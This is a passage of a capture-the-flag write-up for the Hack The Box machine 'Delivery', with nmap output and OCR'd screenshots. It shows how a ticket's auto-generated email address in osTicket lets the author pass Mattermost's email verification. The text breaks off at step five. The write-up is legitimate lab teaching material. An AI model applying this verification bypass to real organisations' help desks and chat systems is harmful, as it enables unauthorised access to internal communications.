DELIVERY


Hey Guys Mahesh here back again with another writeup and today we will be soving the HTB machine delivery !

Recon :

The nmap result is as follows :

```
# Nmap 7.80 scan initiated Sun Jan 10 15:15:35 2021 as: nmap -A -oN nmap.txt 10.10.10.222
Nmap scan report for 10.10.10.222
Host is up (0.61s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/10%OT=22%CT=1%CU=44286%PV=Y%DS=2%DC=T%G=Y%TM=5FFACD0
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST1
OS:1NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   551.28 ms 10.10.16.1
2   272.37 ms 10.10.10.222

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 10 15:16:48 2021 -- 1 IP address (1 host up) scanned in 73.49 seconds
```

On the home page it contains a help desk subdomain where we can get a ticket its a mailing system like gmail and on contact page we can see there is another application called as mattermost after trying couple of times to create a account on mattemost i found that i cant create a account without email verification !
So i tried to use OSticket ! To create a account and verify it follow the given steps ;
1. Go to OSticket create a new ticket Sign up with random mail id and password



helpdesk.delivery.htb/open.php

Support Ticket System

Open a New Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address *
mahi@test.com

Full Name *
mahi


Phone Number
Ext:

Help Topic
Contact Us *

Ticket Details
Please Describe Your Issue

Issue Summary *
hello

2. Copy the ticket id and sign in to OSticket



helpdesk.delivery.htb/login.php

SUPPORT CENTER

Support Ticket System

Guest User | Sign In

Sign in to delivery

To better serve you, we encourage our Clients to register for an account.

mahi@test.com


●●●●●●●

Not yet registered? Create an account

I'm an agent — sign in here

If this is your first time contacting us or you've lost the ticket number, please open a new ticket

3. Here youll get a account to receive and send mails !



SUPPORT CENTER
Support Ticket System

Looking for your other tickets?
Sign In or register for an account for the best experience on our help desk.

hello #7656333

Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Mahi
Department:	Support	Email:	mahi@test.com
Create Date:	1/11/21 11:15 AM	Phone:	

mahi posted 1/11/21 11:15 AM


hello

Created by **mahi** 1/11/21 11:15 AM

Post a Reply

To best assist you, we request that you be specific and detailed *

4. Go and Create a account on mattermost it will ask you for email verifcation




Mattermost - Mozilla Firefox
delivery
Mattermost
delivery.htb:8065/should_verify_email?email=7656333%40delivery.htb
Back

Mattermost: You are almost done

Please verify your email address. Check your inbox for an email.

Resend Email
MATTERMOST
About
Privacy
Terms
Help
© 2015-2021 Mattermost, Inc.

5. Go to check for new ticket and youll get a mail copy the URL open it



helpdesk.delivery.htb/tickets.php?id=13

hello #7656333

Basic Ticket Information

Ticket Status:	Open
Department:	Support
Create Date:	1/11/21 11:15 AM

User Information

Name:	Mahi
Email:	mahi@test.com
Phone:	

mahi posted 1/11/21 11:15 AM

